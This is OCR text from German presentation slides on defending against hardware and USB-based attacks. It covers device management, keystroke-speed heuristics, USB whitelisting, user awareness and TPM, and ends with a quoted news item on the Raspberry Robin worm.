


USB 2.0
USB-A

Michael Neuy

Audit | Coaching | Consulting

Bei sehr wichtigen und sehr verdächtigen Hardware-Komponenten kann ggf. ein Röntgen-Untersuchung versteckte Manipulationen aufdecken



Quelle: BSI Forum, 2019#4, Bei Verdacht: Röntgen

Gegenmaßnahmen

Inspektion:

Zusätzliche Leitung verlegt!

Gegenmaßnahmen

Device-Management

Ein gut geführtes Device-Management kann zur Verhinderung Hardware-basierter Angriffe beitragen.
Es sollte von zentraler Stelle aus aktive Komponenten erkennen, erfassen, zulassen oder sperren können.

Dies kann über die Kategorie des Devices („Massenspeicher“) oder über die Art des Anschlusses (z.B. Firewire, Thunderbolt, USB- 2/3/4, u.w.m.) erfolgen, auch über eine Kombination aus beidem.

Dafür ist es notwendig, dass eine einmal verfasste Policy in der praktischen Konfiguration auch so konsequent wie möglich, ohne häufige Ausnahmen, durchgesetzt wird.

Gegenmaßnahmen

Software-Maßnahmen

Heuristik

Bestimmte Abwehr-Programme können die Geschwindigkeit der Tatstatur-Eingaben messen und ungewöhnlich hohe Werte feststellen. Danach kann der Eingang gesperrt und der Nutzer alarmiert werden.

Whitelisting

Es werden von der Software nur solche USB-Geräte – einschließlich HID – zugelassen, die vorher auf einer Whitelist eingetragen wurden. Ansonsten wird der Input blockiert.

Quelle: https://sarwiki.informatik.hu-berlin.de/USB:_Rubber_Ducky#Shell_starten

Gegenmaßnahmen

Awareness


Wie auch bei anderen IS-Problematiken spielt die Awareness des Benutzers eine wesentliche Rolle.
Durch die Home Office Situation ist es sicher schwieriger, unbemerkt Hardware an unbeaufsichtigte Endgeräte zu platzieren, da diese sich in einer ~ geschützten Umgebung befinden.
Andererseits ist es wiederum leichter, in großflächig unbesetzten Büroräumen Geräte aufzuspüren und zu korrumpieren, wenn dies zeitweilig genutzt werden.

Es gilt also, die Aufmerksamkeit der Benutzer auf das geänderte Equipment, wie z. B. Docking Stations und deren Integrität zu richten. Hier liegt auch die Gefahr, dass durch häufige Änderungen der IT-Umgebung Hardware-Restriktionen aufgeweicht werden.

Microsoft TPM - Trusted Platform Module

TPM kann laut Microsoft dazu dienen:

- *TPM-Technologie für die Plattformgeräteauthentifizierung nutzen. Sie verwenden dazu den eindeutigen RSA-Schlüssel des TPMs, der in sich selbst geschrieben ist.*
- *Plattformintegrität gewährleisten, indem Sicherheitsmessungen vorgenommen und gespeichert werden.*
- *Aber: TPM ist konfigurierbar und kann damit auch unwirksam werden:*



Michael Neuy

Audit | Coaching | Consulting

Praxis:

Wurm-Infektion: Malware-Kampagne Raspberry Robin befällt Windows und Qnap-NAS

heise, 12.07.2022 12:44 Uhr, von Dirk Knop

Zitat:

„Raspberry Robin umfasst einen Wurm, der mittels **USB-Geräten** oder Netzwerkfreigaben Verbreitung findet….“